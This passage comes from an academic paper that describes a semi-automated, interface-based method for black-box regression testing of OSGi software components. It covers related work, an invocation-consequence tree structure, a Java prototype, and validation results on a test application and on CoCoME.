Testing of individual software components is similar to testing of ordinary monolithic software applications. However, the extra problems, which can be caused by the third party composition, need to be considered.

Generally, the testing methods can be divided according to the available knowledge of the tested software [5]. If its source code is known, it can be (and usually is) used for the preparation of the testing, leading to the *white-box testing*. If their source code is unknown or not considered in test

preparation (the *black-box testing*), other resources can be used for test preparation such as descriptions of the expected software behavior, the definition of its user and application interfaces, and so on [6]. The source code is often unavailable when we want to utilize a third party component in our component-based application and we want to test it first (both individually and as a part of our application).

Regardless the type of the testing, its principle lies in subjecting the tested component(s) to a set of stimuli and observing the congruence of their reactions with the expected ones [7]. In most real situations, it is not feasible to test the responses to all possible stimuli. Instead, a subset of all possible stimuli is used. In that case, it is important to ensure that the stimuli of the subset represent well the complete set of stimuli and various methods for the subset creation are used in practice [5].

An important criterion of the testing is its *coverage*, i.e. the amount of implementation code exercised by the tests. In the case of black-box component testing, coverage can be measured by the different invocations of individual operations on both provided and required sides of the component interface, considering also the actual parameter values. An important constraint is that it must be possible to achieve good coverage using the chosen subset of stimuli in a reasonable time [6].

The test design is usually described in so-called *scenarios* containing the stimuli and (optionally) the expected effects. Considering the testing of software components with unknown source code (i.e., black-box testing), each stimulus corresponds to an invocation of a service method provided by the tested component. The effects can be for example the return of a value or an invocation of an (outgoing) operation through the required side of component's interface.

When the scenario is executed, manually or in an automated way, the actual effects are compared to the expected ones to establish whether the component complies with the behavior specified by the scenario. Automated testing allows the scenarios to be executed repeatedly, which is important for the regression testing verifying whether new versions of components exhibit the same – or equivalent – behavior as the previous version(s). This aspect is important with respect to the highly flexible composition of components by third parties where the component provider cannot foresee the ultimate configuration of the component-based applications.

## III. RELATED WORK

The approach for the semi-automated testing of software components with unknown source code is related to several existing approaches, which are described below.

### A. Behavioral-Diagram-based Scenarios Generation

Many approaches to testing scenarios generation are based on behavioral diagrams of UML (e.g., activity diagrams, sequence diagrams, state machine diagrams, etc.) [8]. The



approaches described below are not intended for utilization with software components, because such examples are rare.

The activity diagrams are used for example in [6] for object-oriented applications. There, these diagrams representing concurrent activities (corresponding to method invocations) in an application are exhaustively explored. The scenarios are generated during the exploration. Because the exploration of all possible flows in the diagrams is infeasible for large applications, there are some constraints based on the application domain. These constraints are used to discard illegal or irrelevant scenarios [6].

The activity diagrams are also used in [8] where they are generated from multiple UML use case diagrams. Their purpose is to express the concurrency of the use cases. The exploration of the created activity diagrams is again used for the generation of the testing scenarios. The approach is intended for object-oriented applications [8].

#### *B. Natural-Language-based Scenarios Generation*

The generation of the testing scenarios from a specification in natural language is an appealing approach. Nevertheless, this approach is still difficult to implement because of the poor understandability, ambiguity, incompleteness, and inconsistency of natural language [9]. To overcome these difficulties, a set of restrictions is commonly used.

A restricted form of natural language is used for descriptions of the use cases in [10]. From them, a control-flow-based state machine is created for each use case. These state machines are then combined into a single global system level state machine. The testing scenarios are then created by this state machine exploration [10].

A similar approach was considered in our previous research focused on the simulation-based testing of software components based on the descriptions of use cases written in natural language (see Section III.E). These descriptions are transformed into an overall behavioral automaton (OBA) using the FOAM tool [11]. Using the OBA, the testing scenarios can be generated. The restrictions of the approach lie in the descriptions of uses cases, which must conform to the rules described in [12], and in the necessity to manually enrich the descriptions of use cases with the annotations describing the flow of the program and its temporal dependencies, as well as connections between the actions in use cases and the corresponding method invocations [13].

#### *C. Interface-Probing-based Scenarios Generation*

Interface probing is an approach, which utilizes the public interface of a software component (or another piece of software with a defined interface) for the examination of its behavior. This approach does not require the source code or any knowledge of the internal working of the software component. So, it is convenient for the black-box testing. Its basic idea is used in our approach as well (see Section IV).

Using the interface probing, the interface of the component – the services of the component and their

methods – is identified first. Then, the input values for the methods are generated and the methods are invoked using them. The outputs of the methods are then observed [14], [15]. For this purpose, the tested component can be wrapped in an enclosing object controlling the input and output data flows [16].

A disadvantage of this approach is the necessity to generate the input values. This can be done randomly, systematically, or manually. In any case, it is possible that input values will be omitted, which are in fact important for examination of the behavior of the tested component [14]. The programmer therefore needs to instruct the generator on suitable value ranges, using a set of the test design methods [5] and based on other descriptions (e.g., Javadoc) of the component if available.

#### *D. Static Byte Code Analysis*

The static byte code analysis is an example of checking of the applications constructed from software components of various developers for type inconsistencies. These inconsistencies can arise even in statically-typed languages (e.g., Java), considering the component-based application. Because each component is compiled separately, the mutual dependencies of the components are not considered by the compiler [17].

A solution of this issue proposed in [17] is the byte code analysis. It consists of three steps – the discovery of component dependencies, the matching of component dependencies, and the consistency verification. All the information necessary for all steps is extracted from the byte code. During the analysis, a graph representing the dependencies of the components is created. The graph is then traversed and the particular dependencies are checked for the type compatibility.

Although this approach represents a reliable method for the static determination of the compatibility of software components of a single component-based application, it cannot detect problems, which are not type-related. For example, if a method returns `null` instead of an expected instance, the problem will not be detected [17].

#### *E. Simulation Testing*

The basic idea of the approach described further in this paper (see Section IV) was already utilized for the simulation testing of software components during our previous research [18]. This approach was based on the testing of real software components in a simulated environment. The testing was based on a discrete-event simulation when the individual events corresponded to the invocations of the particular methods of the tested component. Simulated and intermediate components were used to observe and record the behavior of the tested component [18].

The issues of this approach were the discrepancies of the tested software components running in a real time and the simulation running in a discrete time and the necessity to

create the simulation and intermediate components [18]. Hence, the discrete simulation was abandoned and the entire process was significantly simplified. The result is the approach described further in this paper (see Section IV).

#### IV. INTERFACE-BASED COMPONENT TESTING

As was mentioned above, the main theme of this paper is an approach for the black-box regression testing of software components in a component-based application – the interface-based component testing. During the regression testing, we are determining whether the application with the old and the new version of a component exhibits the same behavior.

In this section, we describe its idea, the model of application it uses, and the particularities of a prototype implementation. The overall process works as follows. It starts with the analysis of the interfaces, services, and methods of software components of a component-based application. Based on this analysis, the sets of invocations of the particular methods are generated and then performed. The consequences of each invocation are observed and recorded. The result is a testing scenario with actions and their consequences. The scenario can be then used to check whether a newly installed version of a component in a component-based application exhibits the same behavior as its old version.

The details of the key parts of this process are discussed below, including experimental implementation aspects.

##### A. The Invocations-Consequences Data Structure

Usually, our method assumes that the entire component-based application is subject to the testing, because the components inside a single application interact with each other and these interactions are important to uncover the behavior of the components. This is the main difference from the interface probing method (see Section III.C) where each component is tested alone.

The service methods need to be determined for all the components of the tested application. This can be in general done by any method, which is able to recover complete method signature information. The components, their services, and their methods are explored and their identifiers are inserted into a tree data structure (see Fig. 1a).

An initial set of invocations for each of the methods thus determined is generated and added to the tree data structure. A set of test data values for each parameter of the method has to be provided in conjunction; each invocation is created as a unique permutation of the values of all parameters of the method.

In the current implementation of the approach (see Section IV.C), we use fully automatic generation of parameter values with a rather straightforward approach to cover the main test cases. The generated values depend on the parameter types. For primitive types, several representative and border values are generated. For general objects, only `null` value is used.




Fig. 1 The tree data structure

Additionally, when the user knows, which parameter values are critical for the tested component application, he or she can select any method, set the required parameter values and thus create and add a new invocation. The user can also restrict the set of generated values, where appropriate.

In principle, it would not be necessary to use all methods for the initial invocation set to achieve good coverage. Since the source code is unknown however, the (side) effects of the methods execution are unknown as well. Hence, with the utilization of all methods, the probability of better exploration of the behavior of the components is higher than if some methods were excluded.

Once the initial invocations are added to the tree data structure, they are performed (i.e., the application is executed in a testing mode) and their consequences (effects) are observed and recorded. The consequences of a method invocation are: the return of a value, a raised exception, a value change in the “out” parameters of the method, a subsequent invocation of a service method of another (depended on) component, and a change of the inner state of the component. The change of the inner state of the component is different from the others consequences, because it is not easily observable. Hence, it is not considered by our method.

There can be more than one consequence per an invocation of a method. All consequences are recorded and inserted into the tree data structure (under the invocation, which caused them), but only if they are not already present. Each invocation consequence record incorporates its type and further data depending on this type (e.g., the return value, the instance of an exception, etc.).

The subsequent (outgoing) invocations are the most important consequences. Each subsequent invocation is described by the method it is invoking and the unique permutation of its parameter values. When a subsequent invocation of a method is performed such that has not yet been observed, it is recorded along with its parameter values.

This invocation is then added to the generated and already recorded invocations in the tree data structure. These invocations are valuable, because their parameter values are genuine, created by the internal logic of the component, which invoked the method. They can for example contain instances of objects, which would be difficult to generate automatically. Again, this is a substantial difference from the interface probing method (see Section III.C).

The disadvantage of recording the subsequent invocations in this way is that we cannot be entirely sure what their actual cause was. As the components under tests are black box, we cannot create their full behavioral model and determine the causal relation between the method invocations. For example, if a component uses active threads, it can perform invocations on other components independently on the incoming invocations performed on its service methods. The invocations performed by such (internal) threads can still be intercepted and added to the tree data structure. Even though there is no causal relation between them and the incoming invocation, which preceded them chronologically, a false cause-effect relation is still recorded in the tree data structure. This may cause false alarms during the comparison of the tree data structures (see Section IV.B), because the corresponding invocation-consequence pairs may not occur in further application executions. The mitigation of this problem can be repeating the invocation and further analysis; it is a part of our future work.

In order to maximally exploit the subsequent invocations during the testing, the invocation-driven exploration of the tree data structure repeats several times. The subsequent invocations generated in  $n$ th exploration can be performed in the  $(n + 1)$ th run and its consequences observed. When no new consequences are generated, the exploration ends.

In the final tree structure, all invocations and consequences contain the number representing the iteration, in which they were inserted (starting with 1). The initial generated invocations or provided by the user prior to the exploration of the structure are numbered 0. The filled tree data structure is therefore enriched by the invocation consequences (see Fig. 1b) and by the invocations extracted from the subsequent invocations. This structure can be then saved to a file as a testing scenario.

### B. Testing Application Evolution: Comparison of Tree Data Structures

The stored tree data structure is useful when a new version of a component is installed to the component-based application. In this case, it can be tested whether the application with the new version of the component exhibits the same behavior as the old version (regression testing). For this purpose, the entire process described in Section IV.A is performed for the application with the new version of the component. The result is again the filled tree data structure.

The original tree data structure (corresponding to the behavior of the application with the old version of the

component) is then loaded from the file and the structures are compared. The comparison is performed on each level of the two tree data structures, which use the same set of initial invocations, starting from the component level.

If a component is only in one tree data structure, this difference is reported and the services of this component are not considered further. For each pair of corresponding components, their services are compared by their names. If a service is only in one tree data structure, this difference is reported and the methods of this service are not considered further. For each pair of corresponding services, their methods are compared by their signatures. If a method is only in one data structure, this difference is reported and the invocations of this method are not considered further. Analogically, this continues down to the invocation consequences level (see Fig. 2 for examples).




Fig. 2 Comparison of two tree data structures

The differences are expected to occur mainly in the invocations and invocation consequences levels of the tree data structure. Such a difference means that the tested component-based application with the new version of the component exhibits a different behavior. A difference on the methods level or on the services level implies the change in the public interface of the component. Our method is of course capable to detect these changes, but they can be detected also by the other means such as advanced methods of static analysis (e.g., see [17]). However, discovering differences in the invocations and consequences level by the static verification is difficult. Since these differences can mean significant problems in the tested application, the described interface-based component testing add significant value to the functional verification process.

### C. Experimental Implementation and Its Discussion

The approach has been implemented for the Java programming language and the OSGi component model; however, the main ideas behind it can be used for other component models and programming languages as well. The implementation is a part of our Interface Analysis Tool (InAnT), which has the form of a single component (OSGi bundle) and is expected to be installed in the same OSGi framework as the tested component-based application.

The interface-based testing begins when the InAnT component and the components of the tested application are started. The tool searches for all available components and their registered services using standard methods of the OSGi framework for this purpose. A proxy is then automatically created and assigned to each registered service of the components. This is achieved using standard OSGi hooks [2]. Each future invocation of a method of a service is subsequently mediated by the corresponding proxy, which records the invocation and executes it on the corresponding component using Java reflection. This way, all method invocations performed within the tested component-based application can be detected and traced.

The proxies are similar to but much simpler than the intermediate components used in simulation testing (see Section III.E and [18]). There is a single generic proxy implementation whose sole purpose is to record method invocations and, for each registered service, there is one proxy instance. The intermediate components, on the other hand, incorporate functionalities related to the running of the components in a simulated environment [18]. Moreover, each service has an intermediate component designed specifically for it.

There can be more than one independent component-based application deployed in one OSGi framework. So, the user is encouraged to select the components of the application intended for the testing. It is possible to select only some components of the application, but the testing is then likely to be incomplete. Once the components for the testing are selected, the methods of their services are

determined using Java reflection (since the services correspond to standard Java interfaces – see Section II.A)

Since the framework services do not guarantee that the components are discovered in the same order across different framework runs, the components are sorted by bundle symbolic name in the tree data structure. Similarly, particular services of each component and particular methods of each service are sorted as well. This way, it is ensured that the initial set of invocations is always executed in exactly the same order. This is the necessary condition for the correct comparison of two tree data structures.

The automatic generation of the invocations and their parameter values is deterministic and repeatable. Therefore, it does not negatively influence the comparison. However, when the user adds invocations manually or restricts the range of the parameter values of the automatically generated invocations, it is vital that he or she uses the same settings (including the order of manually added invocations).

As it was described in Section IV.A, the parameter values generated by our implementation depend on the parameter types. For the number types, a set of representative values is generated. These values include the maximal and minimal possible values, 0, -1, 1, and several negative and positive values with a constant step. The size of the step can be selected by the user and can significantly influence the number of values and consequently the number of generated invocations. For the `boolean` type, both possible values are generated. For the `char` type, several single-byte values (corresponding to letters, digits, punctuation, and non-printable characters) and several double-byte values are generated. For `enum` types, all possible values including the `null` value are generated. For the `String` class, the `null` value and the empty string are generated. For the wrapping classes of the primitive types (e.g., `Integer` for `int` or `Character` for `char`), the same values as for the primitive data types and `null` value are generated. For the remaining classes, only the `null` value is generated.

The invocations of the tree data structure are then performed as described in Section IV.A. Their consequences are observed directly (the return of a value, a raised exception, a value change in parameters of the method) or indirectly by the proxies (a subsequent invocation).

The filled tree data structure can be then stored to a specific XML file. The XML format was chosen because of its hierarchical nature and legibility for humans, which is useful during the development. The stored filled tree data structure can be compared to another stored filled tree data structure or to filled tree data structure created in the memory. The comparison is performed as described in Section IV.B.

## V. VALIDATION AND RESULTS

The described interface-based component testing approach was validated by two sets of tests. The first one

was focused on the dependency of the number of generated invocations on the number of methods and the number of their parameters; this is described in Section V.B. The second set of tests was focused on the testing the ability of the approach to discover the different behavior of the tested application when a new version of a component was installed (see Section V.C).

#### A. Environment and Application Used for Testing

All tests were performed on a single desktop computer with quad-core Intel i7-4770 CPU at 3.40 GHz, 16 GB of RAM, and 1TB HDD. The software environment consisted of the operating system Windows 7 SP1 (64 bit), Java 1.6 (32 bit), and the Equinox OSGi framework.

A component-based application of our own design was used for the first set of tests. We chose not to use a 3rd party application to facilitate the analysis and manipulation of the test application source code (e.g., add and remove methods and their parameters, change the behavior of the methods, etc.) in order to test various features of the approach. The test application is a simple tool for mathematical calculations and processing of strings. It consists of five components (see Fig. 3). The *Utilities* component represents the interface of the entire application. The methods of its service perform high-level operations. The *Text* component provides a service for the processing of strings and utilizes the *Calculator* component for mathematical operations. The *Calculator* component provides a service for mathematical operations including geometrical transformations. For this purpose, it utilizes the *Geometry* component. The *Logger* component logs the running of the *Utilities* component.

For the second set of tests, the test application was used as well, but, additionally, we used the well known CoCoME (Common Component Modeling Example – see [19]) application to demonstrate that our interface-based component testing approach is able to work with a real world application. The implementation, which was used for the testing, was developed internally in our group.

#### B. Dependency on Number of Methods and Parameters

From the description of the generation of the invocations for the methods in the tree data structure (see Section IV.C), it is obvious that the number of generated invocations grows very rapidly. We expected that it grows linearly with the total number of methods and exponentially with the number of parameters of each single method. In order to verify the assumption, a set of tests was performed.

First, the dependency of the number of generated invocations on the number of parameters of a single method




Fig. 3 The component-based application used for the testing

was investigated. The *Utilities* component was used for this purpose. All its methods were removed and a testing method was added. The method had between one and ten parameters, either all *int* parameters or all *String* parameters. When the number of parameters was changed, the component was recompiled and the invocations were generated for it.

The results are depicted in Fig. 4a. As expected, the dependency on the number of parameters is exponential (note the logarithmic scale of the y-axis). It can be also observed that the increase in the number of generated invocations is far steeper for the *int* parameters than for the *String* parameters. In fact, an out of memory exception occurred for more than 6 *int* parameters. This difference is caused by the number of generated values used for each parameter (9 for *int*, and only 2 for *String* – see Section IV.C). So, the user should limit the range of the generated values wherever he or she is able (e.g., based on the documentation of the component). Although these results seem to negatively affect the usability of our approach, it should be noted that methods with more than 6 parameters are quite rare. Moreover, it is possible not to use all existing combinations of parameters, but use the common t-way approach (discussed for example in [20]) instead.

Second, the dependency of the number of generated invocations on the number of methods with 5 parameters within one component was investigated. The parameters were *String*, *Object*, *Object*, *int*, and *double*. The number of parameters was chosen as a higher than average number in common applications. Similarly, the parameter types were chosen to represent common methods. Again, the *Utilities* component was used for testing and the tests were performed in the same way. The results are depicted in Fig. 4b. As expected, the dependency on the number of methods is linear (note the linear scale on the y-axis). This means that the number of methods per component does not significantly affect the usability of our approach.

Third, the dependency of the number of generated invocations on the number of components each with 10 methods (with total of 26 parameters of various types) was investigated. All the components of the test application (see Section V.A) were used for this purpose. The results are depicted in Fig. 4c. Again, the dependency on the number of components is linear and thus the number of components does not significantly affect the usability of our approach.

The absolute number of generated invocations is highly dependent on the tested application. The purpose of the described set of tests was merely to investigate the dependency of the generated invocations count on the number of method parameters, the number of methods, and the number of components. It was shown that the major problem is the high number of method parameters. This can be mitigated by a more advanced generation of parameter values and the usage of the t-way approach, which is a part of our future work.




Fig. 4 Dependencies of the number of generated invocations

### C. Functioning of the Entire Approach

In order to demonstrate the functioning of the entire interface-based component testing on an example, the second set of tests was performed using the same test application and the CoCoME application. The purpose of the tests was to demonstrate the ability of the approach to uncover changes in the component behavior.

First, the testing method was performed on the test application. The numbers of methods and the total numbers of parameters per component are summarized in Table I. The user did not provide any initial invocations nor placed any restrictions on the invocation generation. The result of the method – the filled tree data structure – was stored to a file. Then, three changes were separately performed to the Calculator component. For each change, the testing was performed again. The resulting filled tree data structure was

then compared to the tree data structure created earlier for the original component. The differences are summarized in Table II. The first change (#1) was one added method (with 4 parameters) to the Calculator component. Second change (#2) was that one method of this component ceased to throw an exception when invoked with the null value. The third change (#3) was that one method of this component started to return null instead of an instance.

The first change caused only one difference on the methods level. Of course, the filled tree data structure with the added method incorporates its invocations (and their consequences) as well (see column #1 in Table II). However, this is not counted as a difference, since the comparison does not explore lower levels of branches of the filled tree data structures when a difference is discovered on the higher levels. The second change caused numerous differences on the invocations and consequences levels (see column #2 in Table II), because the changed behavior of the method (i.e., not throwing an exception when invoked with the null value) influenced other methods as well. The third change caused numerous differences on the consequences level only (see column #3 in Table II).

Second, the testing method was performed on the CoCoME application. The numbers of methods and parameters of the utilized components of the CoCoME application are summarized in Table III. Again, the user did not provide any initial invocations nor placed any restrictions on the invocation generation. The testing was performed the same way as with the test application (see above). Three changes were separately performed to the Data component. The differences are summarized in Table IV. The first change (#1) was one added method (with 1 parameter) to the Data component. Second change (#2) was that one method of this component ceased to throw an exception when invoked with the null value. The third change (#3) was that one method of this component started to return null instead of an instance.

The first change caused only one difference on the methods level. The second change caused several differences on the consequences levels (see column #2 in Table IV), but not on the invocations level like the similar change in the test application (see Table II). The reason is that in the CoCoME application, the second change did not affect other methods. The third change caused only one difference on the consequences level (see column #3 in Table IV).

It should be also noted that there are no subsequent invocations in Table IV. This does not mean that the components do not utilize services of the other components. The reason is that, in the CoCoME application (unlike the test application), the majority of the inter-component interactions are performed using OSGi Events, which are currently not intercepted by the interface-based component testing implementation. Despite this setback, the approach did uncover all introduced differences.



TABLE I. NUMBER OF METHODS AND PARAMETERS OF THE COMPONENTS OF THE TEST APPLICATION

Component	Number of methods	Total number of parameters
Geometry	3	4
Calculator	16	21
Logger	5	3
Text	7	10
Utilities	4	8

TABLE II. DIFFERENCES OF THE FILLED TREE DATA STRUCTURES OF THE TEST APPLICATION

Structure	Original	#1	#2	#3
Explorations	3	3	3	3
Generated invocations	895	917	895	895
Subsequent invocations	747	769	569	725
Exceptions	10	10	9	10
Return values	910	933	890	910
Parameters changes	0	0	0	0
Differences (methods)	N/A	1	0	0
Differences (invocations)	N/A	0	21	0
Differences (consequences)	N/A	0	202	22

TABLE III. NUMBERS OF METHODS AND PARAMETERS OF THE COMPONENTS OF THE CoCoME APPLICATION

Component	Number of methods	Total number of parameters
Coordinator	1	1
Data	16	25
Dispatcher	2	6
Reporting	3	3
Store	12	8
Bank	2	3
CardReaderController	3	3
CashBoxController	7	7
CashDeskApplication	10	10
CashDeskGUIController	10	10
LightDisplayController	2	2
ScannerController	1	1

TABLE IV. DIFFERENCES OF THE FILLED TREE DATA STRUCTURES OF THE CoCoME APPLICATION

Structure	Original	#1	#2	#3
Explorations	2	2	2	2
Generated invocations	297	299	297	297
Subsequent invocations	0	0	0	0
Exceptions	224	224	213	224
Return values	1	3	12	1
Parameters changes	0	0	0	0
Differences (methods)	N/A	1	0	0
Differences (invocations)	N/A	0	0	0
Differences (consequences)	N/A	0	11	1

The second set of tests successfully demonstrated that the interface-based testing was able to uncover all three introduced differences in both component-based applications. The thorough testing of the method including a significantly higher number of components and third party applications is a part of our future work.

## VI. CONCLUSION

In this paper, we described an approach to component testing automation, with scenario generation and augmentation based on a static interface analysis and runtime logging. The approach can be used for detecting the differences in the behavior of various versions of a software component inside a given component-based application.

The feasibility and effectiveness of the approach, as well as its limitations, were demonstrated using two sets of tests, which were performed using a prototype test generation implementation. Although the extent of generated data (parameter value combinations) grows prohibitively fast in the fairly rare case of methods with many parameters, the number of tested components does not significantly affect the usability of our approach.

For future work, enhancing the formal models, on which the approach is based, could improve coverage while reducing test set size. Further, considering the effects of threading together with exploring the possibility of recording all occurrences of the invocation consequences, not only the first one, should improve test quality through better information about the behavior of the components. We will also explore the behavior of our method when there are two or more new versions of components in the tested application and focus on the situations when a subset of highly dependent components is changed for new versions in the component application.

The priority of our future research is however the improved generation of parameter values for method invocations. We are working on creating an automatic generator that will provide the complex testing data, such as objects or object collections with all attributes set to values fulfilling expected criteria. This requires a method for describing the limits for the object attributes and also a tool that will be able to analyze object structure, including references to other objects and create automatically the necessary testing data<sup>1</sup>. Furthermore, along with attribute description, analysis of program control flow can be used in order to create tests that will provide sufficient coverage of tested application.

## REFERENCES

- [1] C. Szyperski, D. Gruntz, and S. Murer, *Component Software – Beyond Object-Oriented Programming*, ACM Press, New York, 2000.
- [2] The OSGi Alliance, *OSGi Service Platform Core Specification*, release 4, version 4.2, 2009.
- [3] J. McAffer, P. VanderLei, and S. Archer, *OSGi and Equinox: Creating Highly Modular JavaTM Systems*, Pearson Education Inc., 2010.
- [4] D. Rubio, *Pro Spring Dynamic Modules for OSGiTM Service Platform*, Apress, USA, 2009.
- [5] G. J. Myers, T. Badgett, and C. Sandler, *The Art of Software Testing*, Third Edition, John Wiley and Sons, Inc., Hoboken, 2012.
- [6] P. G. Sapna and H. Mohanty, “Automated Scenario Generation based on UML Activity Diagrams,” *International Conference on*

<sup>1</sup> Current implementation is at <https://github.com/mrfranta/jop>

- Information Technology, 2008, December 2008, pp. 209–214, <http://dx.doi.org/10.1109/ICIT.2008.52>
- [7] S. J. Cuning and J. W. Rozenbiit, “Test Scenario Generation from a Structured Requirements Specification,” IEEE Conference and Workshop on Engineering of Computer-Based Systems, 1999, Proceedings, March 1999, pp. 166–172, <http://dx.doi.org/10.1109/ECBS.1999.755876>
- [8] X. Hou, Y. Wang, H. Zheng, and G. Tang, “Integration Testing System Scenarios Generation Based on UML,” 2010 International Conference on Computer, Mechatronics, Control and Electronic Engineering, August 2010, pp. 271–273, <http://dx.doi.org/10.1109/CMCE.2010.5610488>
- [9] V. A. De Santiago Jr. and N. L. Vijaykumar, “Generating model-based test cases from natural language requirements for space application software,” Software Quality Journal, vol. 20(1), 2012, pp. 77–143, <http://dx.doi.org/10.1007/s11219-011-9155-6>
- [10] S. S. Somé and X. Cheng, “An Approach for Supporting System-level Test Scenarios Generation from Textual Use Cases,” Proceedings of the 2008 ACM symposium on Applied computing, Fortaleza, 2008, pp. 724–729, <http://dx.doi.org/10.1145/1363686.1363857>
- [11] V. Simko, D. Hauzar, T. Bures, P. Hnetyinka, and F. Plasil, “Verifying Temporal Properties of Use-Cases in Natural Language,” LNCS, Vol. 7253, 2011, pp. 350–367, [http://dx.doi.org/10.1007/978-3-642-35743-5\\_21](http://dx.doi.org/10.1007/978-3-642-35743-5_21)
- [12] A. Cockburn, Writing Effective Use Cases. Addison-Wesley, 2000.
- [13] T. Potuzak and R. Lipka, “Possibilities of Semi-automated Generation of Scenarios for Simulation Testing of Software Components,” International Journal of Information and Computer Science, vol. 2(6), September 2013, pp. 95–105.
- [14] B. Korel, “Black-Box Understanding of COTS Components,” Seventh International Workshop on Program Comprehension, Pittsburgh, 1999, pp. 92–99, <http://dx.doi.org/10.1109/WPC.1999.777748>
- [15] S. Liu and W. Shen, “A Formal Approach to Testing Programs in Practice,” 2012 International Conference on Systems and Informatics, Yantai, 2012, pp. 2509–2515, <http://dx.doi.org/10.1109/ICSAI.2012.6223564>
- [16] J. M. Haddox, G. M. Kapfhammer, and C. C. Michael, “An Approach for Understanding and Testing Third Party Software Components,” Proceedings of Annual Reliability and Maintainability Symposium, Seattle, 2002, pp. 293–299, <http://dx.doi.org/10.1109/RAMS.2002.981657>
- [17] K. Jezek, L. Holy, A. Slezacek, and P. Brada, “Software Components Compatibility Verification Based on Static Byte-Code Analysis,” 39th Euromicro Conference Series on Software Engineering and Advanced Applications, Santander, September 2013, pp. 145–152, <http://dx.doi.org/10.1109/SEAA.2013.58>
